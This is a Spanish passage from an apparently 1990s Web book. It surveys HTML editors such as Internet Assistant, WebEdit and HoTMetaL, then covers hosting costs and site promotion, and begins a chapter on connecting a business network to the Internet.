
En esta sección, veremos los editores gráficos. Con estos editores, usted trabaja directamente con un documento que tiene el mismo aspecto con el que aparecerá en los exploradores Web. Los editores gráficos pretenden mantener al usuario completamente apartado del código de marcas y le permiten diseñar sus páginas de forma visual en vez de hacerlo de forma textual. Sólo vamos a ver detalladamente uno de estos editores gráficos —Internet Assistant—, que supone la entrada de Microsoft en este campo. Mencionaremos brevemente otros editores, resaltando cualquier característica especial que los diferencie de los demás, y le ofreceremos información sobre dónde encontrarlos.

## Internet Assistant de Microsoft

Microsoft ha entrado de lleno en el campo de las herramientas de composición HTML con su paquete Internet Assistant. Internet Assistant es un paquete de ampliación de Word para Windows que prácticamente convierte a Word en un explorador Web.

Internet Assistant tiene dos modos: explorador y editor. En el modo explorador, se pueden cargar páginas Web y seguir vínculos como con cualquier otro explorador. En este modo, Internet Assistant proporciona una barra de herramientas de Word con todos los botones y órdenes habituales que necesita un explorador para navegar (véase la Figura 14.1).


En el modo explorador, sin embargo, Internet se aparta de los exploradores Web: carga cada página como un documento de Word, manteniendo cada página que se carga en una ventana aparte. No es conveniente utilizar Internet Assistant para explorar el Web durante mucho tiempo ya que se quedaría pronto sin memoria, pero la composición de HTML de Word es tan buena como la de cualquier otro explorador.



**Figura 14.1.** Internet Assistant en modo explorador.

El modo de edición se parece al modo explorador excepto en que proporciona una barra de herramientas de Word con botones para los elementos que se utilizan más a menudo, para crear y editar páginas HTML (véase la Figura 14.2). Si sabe cómo utilizar Word, sabe básicamente cómo utilizar Internet Assistant. Por ejemplo, para crear una cabecera, basta con elegir el estilo de cabecera deseado de la lista desplegable de estilos de la barra de herramientas y escribir la cabecera, o se puede seleccionar primero el texto de cabecera y elegir a continuación el estilo de cabecera.

Una de las grandes ventajas al utilizar Internet Assistant es que tiene todas las capacidades de Word al alcance de la mano: la comprobación ortográfica, el diccionario, Autotexto, etc. Crear vínculos a archivos de imagen, o a otras páginas, es sencillo: basta con pulsar el botón adecuado de la barra de herramientas y rellenar el URL en el cuadro de diálogo. Para las imágenes, Internet Assistant muestra instantáneamente la imagen en el lugar destinado a ello en el documento, y emplea un sombreado azul y un subrayado para el texto de ancla, haciendo que tenga el aspecto de un ancla en un explorador. Si se pulsa una vez sobre un botón se vuelve al modo explorador; otra pulsación sobre el nuevo ancla comprueba su vínculo a otro documento.



**Figura 14.2.** Internet Assistant en modo de edición.

Una desventaja de utilizar Internet Assistant es que sus documentos originales no se almacenan como archivos HTML —se almacenan como archivos de documento Word—. Para crear su producto terminado, tiene que dar el paso extra de guardarlo como un archivo HTML. Si tiene que editar alguna vez el archivo HTML fuera de Internet Assistant, entra en el clásico círculo vicioso de cualquier generador de código fuente: si vuelve a Internet Assistant para hacer un cambio en su documento y regenerar el archivo HTML, tendrá que volver a editar el archivo HTML recién generado y volver a aplicar los cambios.

Para mitigar este problema, Microsoft ofrece otro producto llamado *Word Viewer*. Word Viewer permite que los usuarios remotos que no tengan Microsoft Word visualicen los documentos de Internet Assistant en su formato nativo de archivo Word. Por supuesto, para utilizar Word Viewer, deben utilizar una computadora que pueda ejecutar programas de Microsoft Windows, con lo que no es la solución ideal.

Internet Assistant es un producto que Microsoft proporciona de forma gratuita (*sí, un producto que Microsoft proporciona de forma gratuita*) y está disponible en su servidor Web en <http://www.microsoft.com/pages/deskapps/word/ia/default.htm>.

## **ANT\_HTML**

Otra opción para los usuarios de Microsoft Word es una plantilla de documento que desarrolló Jill Swift llamada ANT\_HTML. ANT\_HTML es parecida a Internet Assistant, pero no tiene un modo explorador de modo que no se pueden seguir los vínculos.

ANT\_HTML y su primo más joven, ANT\_PLUS, trabajan con Microsoft Word bajo Windows y con Macintosh. (ANT\_Plus puede importar documentos HTML en Word así como escribirlos en archivos HTML.) El juego ANT es shareware y está disponible en <ftp.einet.net/einet/pc/> para PC y en <ftp://ftp.einet.net/einet/mac/html-aids/> para Mac.

## **WebAuthor de Quarterdeck**

WebAuthor es otra ampliación para los usuarios de Microsoft Word para Windows. En algunos aspectos, puede que WebAuthor sea superior al propio Internet Assistant de Microsoft. Por ejemplo, con WebAuthor, no es necesaria la conversión entre los formatos de documento Word y HTML; WebAuthor convierte automáticamente los documentos a archivos HTML de sólo texto cuando los guarda, e importa automáticamente los documentos HTML a Word cuando los carga.

WebAuthor es una piedra angular del nuevo juego de herramientas Internet de Quarterdeck. Lamentablemente, es un producto a la venta por el que tiene que pagar, pero lo puede solicitar interactivamente. Puede obtener la información más reciente sobre WebAuthor en la ubicación Web de Quarterdeck en <http://www.qdeck.com/>.

## **Modos de asistencia Emacs**

También hay ayuda disponible para los usuarios incondicionales de emacs. Estas ayudas añadidas para emacs le permiten crear y editar sus archivos HTML en un entorno WYSIWYG íntegro. (¿Hay alguna tarea para la que no haya su modo de asistencia emacs correspondiente?) Hay incluso modos de asistencia que convierten a emacs en un explorador Web completo (véase el Capítulo 5).

Que sepamos, hay dos modos de asistencia para editar documentos HTML. En relación con la información más reciente y las ubicaciones, consulte <http://www.san-tafe.edu/~nelson/tools> y <ftp://ftp.ncsa.uiuc.edu/Web/html/elisp/html-mode.el>.

## **Live Markup**

Live Markup es algo distinto de los otros editores gráficos que hemos visto. Por un lado, es un programa autónomo, no una ampliación para un procesador de textos. Además, Live Markup no es realmente un editor WYSIWYG. Es una especie de criatura híbrida.

Live Markup mantiene al usuario apartado de las etiquetas HTML, y compone los elementos HTML de forma parecida a como aparecerán en los exploradores Web (por ejemplo, las cabeceras del nivel 1 se muestran a un tamaño mayor que las del nivel 2). También incluye en la ventana del editor algo llamado *selector de elemento*, una especie de asa con la que se selecciona cada elemento de una página.

Live Markup no es especialmente intuitivo ni estable. Con el tiempo, sin embargo, los autores resolverán probablemente estos pequeños problemas. Puede conseguir la versión de evaluación de Live Markup en <http://www.mediatec.com/mediatech>.

## **Editores de párrafo**

---

Si disfruta o no le importa trabajar con el código de marcas HTML, puede que un editor de párrafo esté hecho para usted. Esencialmente, es un editor de texto estándar que tiene botones u órdenes para insertar etiquetas HTML. Esto evita que usted tenga que escribir las etiquetas en sus documentos manualmente, pero también sirve de gran ayuda a la hora de recordar la sintaxis y atributos adecuados de los muchos elementos HTML.

## **WebEdit**

WebEdit es un nuevo editor de párrafo que escribió Ken Nesbitt. Incorpora muchas de las mejores características de los editores de párrafo y le permite trabajar en un entorno organizado y sin confusión. WebEdit le permite trabajar con distintos documentos al mismo tiempo, pero debe tener un cerebro multitarea para utilizar esta característica.

WebEdit es un programa autónomo, no una ampliación para un procesador de textos. De todas las herramientas de composición Web que hemos visto, WebEdit es la que más

se ajusta a la especificación HTML 3. Reconoce los atributos ID, CLASS y LANG, las tablas, e incluso las figuras insertadas. El programa proporciona una barra de herramientas para insertar las etiquetas que necesita más frecuentemente (véase la Figura 14.3).

WebEdit está disponible en <http://wwwnt.thegroup.net/webedit/webedit.htm/>.


## **HoTMetaL de SoftQuad**

HoTMetaL de SoftQuad es uno de los programas preferidos de algunos autores web. Sin embargo, el entorno HoTMetaL es insuficiente en algunas áreas. Por ejemplo, este editor no proporciona aún una barra de herramientas para seleccionar elementos y todo el programa está guiado por menús, es decir, usted trabaja constantemente con el árbol de menú para insertar etiquetas y realizar acciones en sus documentos.

Entre otras ubicaciones, puede encontrar HoTMetaL en <http://www.sq.com>. y en <ftp://ftp.ncsa.uiuc.edu/Web/html/hotmetal/>. La ubicación NCSA está siempre ocupada, por lo tanto es posible que quiera consultar el FAQ del World Wide Web para encontrar una lista de ubicaciones paralelas para HoTMetaL.

## **Otros editores de párrafo**

Están apareciendo tantos editores de párrafo cada día que las opciones parecen ilimitadas. Para ver la lista de editores más completa y actualizada, consulte la sección de Herramientas de edición del FAQ del World Wide Web (<http://sunsite.unc.edu.bout>-



**Figura 14.3.** El editor WebEdit.



**Tabla 14.1.** Editores de párrafo HTML populares.

Paquete	Plataforma	URL
BBEdit extensions	Mac	<a href="http://www.uji.es/bbedit-html-extensions.html">http://www.uji.es/bbedit-html-extensions.html</a> <a href="http://www.york.ac.uk/~ld11/BBEditTools.html">http://www.york.ac.uk/~ld11/BBEditTools.html</a>
HotMetaL	Windows	<a href="http://www.sq.com">http://www.sq.com</a>
HTML Assistant	Windows	<a href="ftp.cs.dal.ca/htmlasst/">ftp.cs.dal.ca/htmlasst/</a>
HTML Editor	Windows	<a href="http://dragon.acadiau.ca/~giles/HTML_Editor">http://dragon.acadiau.ca/~giles/HTML_Editor</a>
HTML Writer	Windows	<a href="http://lal.cs.byu.edu/people/nosack/">http://lal.cs.byu.edu/people/nosack/</a>
Phoenix	X Window	<a href="http://www.bsd.uchicago.edu/ftp/pub/phoenix/">http://www.bsd.uchicago.edu/ftp/pub/phoenix/</a>
TkWWW	X Window	<a href="http://www.w3.org/hypertext/WWW/TkWWW/Status.html">http://www.w3.org/hypertext/WWW/TkWWW/Status.html</a>
WebEdit	Windows	<a href="http://wwwnt.thegroup.net/webedit/webedit.htm">http://wwwnt.thegroup.net/webedit/webedit.htm</a>

ell/faq/editinghtml.html). Otra fuente de información sobre editores de párrafo, y sobre herramientas de composición en general, son los directorios grandes, como el servidor Yahoo en <http://www.yahoo.com>. Busque en las secciones *Internet software* y *World Wide Web software*.

Muchos de los paquetes disponibles son gratuitos, algunos son shareware que puede evaluar durante un período de tiempo, y otros son productos a la venta que se pueden solicitar interactivamente y transferir inmediatamente.

La Tabla 14.1 lista algunos de los editores de párrafo más conocidos.

## Convertidores

Si no le gusta trabajar en sus documentos con un editor de texto estándar, o con cualquiera de los programas o procesadores de texto que hemos visto en este capítulo, no desespere; puede utilizar uno de los filtros o convertidores que hay disponibles para traducir entre HTML y prácticamente cualquier formato de documento que pueda imaginar. De nuevo, están apareciendo más cada día.

Por ejemplo, si no utiliza un Mac o Windows y aún está anclado a algún procesador de textos anticuado, con toda probabilidad puede guardar sus archivos de documento en un formato estándar. Casi todos los procesadores pueden escribir sus archivos de documento en un formato llamado *RTF* (de texto enriquecido), y distintos convertidores traducen archivos RTF directamente a HTML.

Los convertidores están surgiendo como las malas hierbas, parece como si cada fin de semana los programadores decidiesen escribir uno propio. Hay convertidores disponibles no sólo para RTF, sino para WordPerfect, PostScript, FrameMaker, LaTeX, BibTeX, Texinfo, DECwrite, Interleaf, QuarkXPress, PageMaker, Scribe, PowerPoint e incluso para nroff y troff, las herramientas de formateado de texto de Unix.

Para ver una lista completa de convertidores HTML, consulte la lista «oficial» de convertidores y filtros en <http://www.W3.org/hypertext/WWW/Tools/Filters.html>. Esta página la mantiene regularmente la organización W3.

Por último, si sus herramientas de composición preferidas no hacen tablas y usted utiliza Microsoft Excel, hay una herramienta disponible para convertir sus hojas de cálculo Excel en tablas HTML. La página de introducción para esta macro Excel está en <http://rs712b.gsfc.nasa.gov/704/dgd/xl2html.html>.

---

## ***Búsqueda de un punto de inicio para sus páginas***

Por lo que se oye por ahí, el Web está creciendo a pasos agigantados. Algunos dicen que el número de páginas HTML disponibles en el Web se duplica cada pocos meses. Cuando oiga estadísticas tan sorprendentes como ésta, recuerde que además del gran número de empresas y organizaciones que proporcionan páginas en el Web, hay incluso más gente que lee estas páginas y que aún no ha establecido una presencia en el Web.

Establecer una presencia requiere un proceso de aprendizaje de cómo funciona el Web (e Internet), cómo conectarse con ella, cómo encontrar una ubicación para situar sus páginas y cómo producir esas páginas.

El mayor obstáculo que hay que superar para establecer una presencia para usted o su negocio es la *accesibilidad*. No tiene mucho sentido crear un web de páginas HTML y ponerlo a disposición del público si la computadora no va a estar conectada 24 horas al día, siete días a la semana. De momento sólo hay dos opciones: bien comprar una conexión permanente a Internet para la computadora o alquilar un espacio a alguna empresa u organización que tenga una conexión permanente y que presente sus páginas y las facilite a todas horas.

En el próximo capítulo, veremos qué implica poner su propia red en Internet. Pero para saltar a Internet de este modo, tiene que considerar seriamente el poner su negocio en la red y debe estar preparado para gastarse algún dinero en equipamiento y en una conexión Internet.

Si esto le suena a algo que le gustaría hacer con el tiempo, pero no está preparado para dar ese paso, considere abordarlo en dos fases. Comience alquilando o adquiriendo por *leasing* un espacio en una computadora de otra organización. Tendrá un control absoluto sobre el contenido y administración de sus páginas

Web, pero el capital inicial, el compromiso y el riesgo serán mucho más bajos. Una vez que se decante por las ventajas de estar en el Web y tenga una idea de los requisitos necesarios para mantener su web, puede pensar en llevarse el web a casa.

En este capítulo le daremos algunas indicaciones para que encuentre empresas que alojen sus páginas Web, consejos para que le saque el mayor partido a su dinero y sugerencias para dar a conocer su presencia una vez que la haya establecido.

### ***Alquiler de un punto de inicio para su Web***

---

En el Capítulo 2, vimos los suministradores de servicios Internet (o ISP). Tratamos las opciones de conexión así como algunos de los servicios que proporcionan los proveedores, como correo electrónico y expendedores de noticias Usenet. Un servicio que proporcionan muchos ISP pero del que no hemos hablado es del alojamiento para las páginas Web.

Muchos ISP grandes proporcionan una gama de servicios para los negocios, que incluyen alojamiento para páginas Web, suministro de listados (a veces incluso listados categorizados) de los negocios que alojan, creación y mantenimiento de páginas Web y escaneado de fotografías para crear imágenes GIF y JPEG.

Además de los ISP, ha surgido una nueva industria que ofrece exclusivamente servicios Web en respuesta a la demanda creciente de empresas que creen, alojen y sirvan páginas Web para organizaciones que (debido al tiempo o coste que implica) no quieren establecer su propia red en Internet.

La Tabla 15.1 lista algunas de las empresas más grandes que alquilan espacios en el Web. Esta lista incluye tanto a ISP, cuyo negocio principal puede ser la venta de acceso a Internet, como a empresas que se especializan en dar alojamiento y servir páginas Web.

Los modos en que los negocios cobran por dar alojamiento a las páginas Web son tan numerosos como las propias empresas. Cada uno es una variación ligeramente distinta de unas cuantas técnicas conocidas. Esto puede hacer que la comparación de precios y servicios sea un tanto problemática.

Por ejemplo, algunas empresas cobran una tarifa mensual, mientras otras cobran una tarifa anual. Si fuera ese el alcance de las variaciones, sería sencillo comparar los precios en función del cobro mensual. Sin embargo, es más frecuente que cobren tarifas distintas a los individuos, empresas y grandes empresas. Algunas cobran incluso tarifas adicionales por espacio de disco, ancho de banda que consuman los lectores de las páginas, o por las características que se pongan en las páginas Web —formularios interactivos, vínculos a correo electrónico, etcétera.

Veamos un par de ejemplos para que sepa lo que puede esperar cuando explore el mercado por su cuenta. No mencionaremos los nombres de las empresas cuando hablemos de los precios ya que sus tarifas y servicios pueden cambiar.

**Tabla 15.1.** Algunas empresas que alojan espacio Web en Internet.

Empresa	Host
BizPro OnLine	www.bizpro.com
CTS Network Services	www.cts.com
Engineering International	www.rt66.com
Evergreen	cybermart.com
Global Shopping Network	www.gsn.com
InterConnect West	www.icw.com
Open Markets Commercial Sites Index	www.directory.net
Primenet	www.primenet.com
Teleport	www.teleport.com
Web Communications	www.webcom.com
Xmission	www.xmission.com

Supongamos que quiere crear un web de ocho páginas. Una conocida empresa cobra 240 dólares al año por la primera página y 120 dólares por cada página extra. No hay cobros adicionales por espacio de disco, ancho de banda, o servicios especiales; la tarifa anual cubre todos los extras. Así, las tarifas anuales y mensuales para ocho páginas serían:

Primera página:	240 dólares
Siete páginas adicionales (a 120 dólares cada una):	840 dólares
Total anual:	1.080 dólares
Total mensual:	90 dólares

Por una tarifa adicional, esta empresa también le ayudará a crear sus páginas y a escanear fotografías. También cobran unas tarifas mínimas por hacer cambios en las páginas o por reemplazar fotografías.

Otra empresa que proporciona alojamiento para páginas Web de muchos negocios asocia sus tarifas más estrechamente al tráfico Internet que genere la ubicación. Esta empresa tiene tarifas mensuales estándar, con asignaciones máximas de espacio de disco y tráfico de red. Las tarifas mensuales y el tamaño de las asignaciones dependen del número de empleados que tenga la empresa. Esta compañía considera una gran empresa a aquella que tenga 16 o más empleados.

La tarifa mensual para una gran empresa es de 95 dólares, con una cuota de espacio de disco de 10 Mb y una cuota de tráfico mensual de 400 Mb. Ocho documentos HTML, incluso si tienen un número considerable de imágenes gráficas, deberían encajar fácilmente en 10 Mb de espacio de disco. Y dado que 400 Mb de tráfico de red equivalen a 40.000 solicitudes de páginas (basándonos en un tamaño medio de página de 10 K), si el lector medio que explora este web lee cuatro de las ocho páginas, supone 10.000 lectores al mes aproximadamente. Si se atrae a más lectores y se excede la asignación de tráfico, el ancho de banda adicional se factura en cuenta a una tarifa razonable.

Para una empresa de menos de 16 empleados, la tarifa mensual es de 30 dólares. La cuota de espacio de disco es de 5Mb y la asignación de tráfico de 200 Mb, o aproximadamente 20.000 solicitudes de página a 10 K por página. De nuevo, si se exceden las cuotas, el exceso se factura mensualmente a unas tarifas adicionales mínimas.

### ***Cómo dar publicidad a su Web***

Una vez que ha diseñado su web y le ha encontrado un punto de inicio, querrá anunciar su llegada al mundo. Aunque no existe un método definitivo de hacer esto, puede hacer una serie de cosas para dar a conocer su presencia..

Uno de los mejores métodos para empezar a atraer a los lectores rápidamente es publicando su web en tantos directorios interactivos como pueda. La mayoría de estos directorios incluyen una sección de novedades llamada «What's New» (véase la Figura 15.1), además de proporcionar un indicador por categorías a su web. Si puede conseguir que su web aparezca en varias listas de novedades, atraerá cierto tráfico inmediatamente.

La Tabla 15.2 presenta un listado de algunos de entre los muchos directorios de ubicaciones que hay en el World Wide Web. Algunos de estos directorios no se centran exclusivamente en negocios, pero aquéllos que incluyen otras organizaciones proporcionan una sección «Negocios» o «Comercio» en la que puede incluir su negocio.


Puede incluir su web en muchos directorios e índices del Web por su cuenta. Rellenando un formulario y presentando su información, a menudo puede hacer que su ubicación aparezca en el listado en unos minutos; lo más que tendrá que esperar es una noche. Pero lo mejor de anunciar su web en directorios e índices Web es que casi siempre es gratuito.

Otros lugares en los que debe investigar es en las páginas de inicio de los desarrolladores de exploradores Web e ISP. Al instalar por primera vez el software de explo

**Tabla 15.2.** Directorios en el Web.

Empresa	URL
ALIWEB	<a href="http://web.nexor.co.uk/aliweb/doc/aliweb.html">http://web.nexor.co.uk/aliweb/doc/aliweb.html</a>
EINet	<a href="http://www.einet.net">http://www.einet.net</a>
Open Markets Commercial Sites Index	<a href="http://www.directory.net">http://www.directory.net</a>
Virtual Yellow Pages	<a href="http://www.imsworld.com">http://www.imsworld.com</a>
Whole Internet Catalog	<a href="http://www.gnn.com">http://www.gnn.com</a>
WWW Virtual Library	<a href="http://www.w3.org/hypertext/DataSources/bySubject/">http://www.w3.org/hypertext/DataSources/bySubject/</a>
Yahoo	<a href="http://www.yahoo.com">http://www.yahoo.com</a>






**Figura 15.2.** Página What's New de Netscape. (El cursor apunta al botón que lo conduce allí.)

una idea del tipo de información que circula por estos grupos de noticias y del protocolo que utiliza la gente, siga adelante y envíe un mensaje anunciando su nueva ubicación. La razón por la que sugerimos que lea estos grupos durante unos días es que si no sigue el protocolo, puede que le perjudique más de lo que le beneficia. De hecho, sería conveniente leer la lista FAQ (de preguntas más frecuentes) del grupo antes de escribir.

Por último, mucha gente se suscribe a listas de correo para estar al día de lo que ocurre en Internet y el Web. Una de esas listas de correo es *www-announce* de la organización W3. Para suscribirse, puede enviar un mensaje de correo electrónico a *www-announce@w3.org* con las palabras *suscribe www-announce* como cuerpo del



mensaje. Una vez que se haya suscrito, lea los mensajes durante unos días para hacerse una idea de cuál es el protocolo de la lista, y a continuación envíe su anuncio. Realmente, no es necesario suscribirse a la lista para enviarle un mensaje, pero es mejor si entiende el protocolo de cualquier lista antes de enviar un mensaje.



**Figura 15.3.** Página What's New de un ISP importante.



## ***Conexión de red con Internet***

Hasta ahora, probablemente se haya convencido de que establecer su propio web y ofrecer sus productos y servicios interactivamente sólo puede beneficiar a su negocio. Pero, ¿cómo se hace? ¿Es complicado? ¿Se necesitan consultores y contratos, o es algo que pueda hacer por su cuenta? ¿Y cómo protege sus archivos e información confidencial frente a los intrusos?

En este capítulo se tratan algunas de estas cuestiones. Comienza con algunos aspectos elementales sobre cómo conectar los PC a la red y los problemas con los que se enfrentará, y nos abriremos camino a través de la terminología técnica para ofrecerle los datos que necesita. Veremos el significado de términos relativos a redes como *protocolo* o *topología*. Pero en vez de sobrecargarle con detalles y dejarle que elija entre las innumerables opciones, le daremos un ejemplo directo de cómo construir su red e integrarla en Internet.

La segunda mitad de este capítulo trata sobre la seguridad de red. Veremos los cortafuegos y pasarelas y le presentaremos los dos tipos de cortafuegos más importantes. También le ofreceremos algunos consejos para proteger su red interna frente a los proscritos de la nueva era.

### ***Cómo hacer todo interactivo***

---

En el Capítulo 2 («Conexión a Internet»), vimos los distintos modos de conectar una computadora de usuario individual a Internet y que, con una conexión SLIP o PPP, podía acercar Internet a su computadora. Pero se centraba en conexiones para aquellas personas que simplemente querían utilizar Internet y explorar el Web. ¿Qué ocurre si

tiene o quiere instalar una red de computadoras y quiere que todas ellas puedan acceder simultáneamente a Internet? ¿O si quiere poner su propio servidor Web interactivo permanentemente? Para estas metas más ambiciosas se ofrecen unas soluciones más serias.

En esta sección, estableceremos el marco de trabajo para que implemente su propia red en Internet, lance sus propios servidores y llegue al Web preparado para hacer negocios.

## **Consideraciones sobre la red**

En el mundo de los negocios, hay una serie de buenas razones para conectar las computadoras entre sí. Una de las más convincentes es que una red permite que distintas personas trabajen sobre los mismos datos al mismo tiempo. Puede que utilicen programas distintos para trabajar con los datos, pero todos los usuarios comparten los conjuntos subyacentes de bases de datos y tablas.

Por ejemplo, veamos el funcionamiento de un pequeño laboratorio médico. En una estación de trabajo, un empleado introduce los pedidos de pruebas de laboratorio que hacen los doctores. En otra estación de trabajo, un técnico de laboratorio realiza las pruebas e introduce los resultados. Aún otros empleados imprimen los informes de registro y los resultados de las pruebas para entregárselos a los doctores. Sin una red, estos trabajos serían mucho más duros y probablemente mucho más lentos.

Tanto los grandes negocios como los pequeños han pasado a confiar en las redes para automatizar su funcionamiento, desde gestión y contabilidad hasta investigación y desarrollo.

Durante la mayor parte de la pasada década, la empresa líder en el negocio de las conexiones de red para PC ha sido Novell, Inc. Hoy en día, las redes Novell aún sobrepasan en número a cualquier otro tipo de red para PC en el mundo de los negocios, pero esto está cambiando. Con los mecanismos de red que vienen incorporados en todos los sistemas operativos modernos, la necesidad de sistemas externos, que son costosos y complicados, ha hecho todo menos desaparecer.

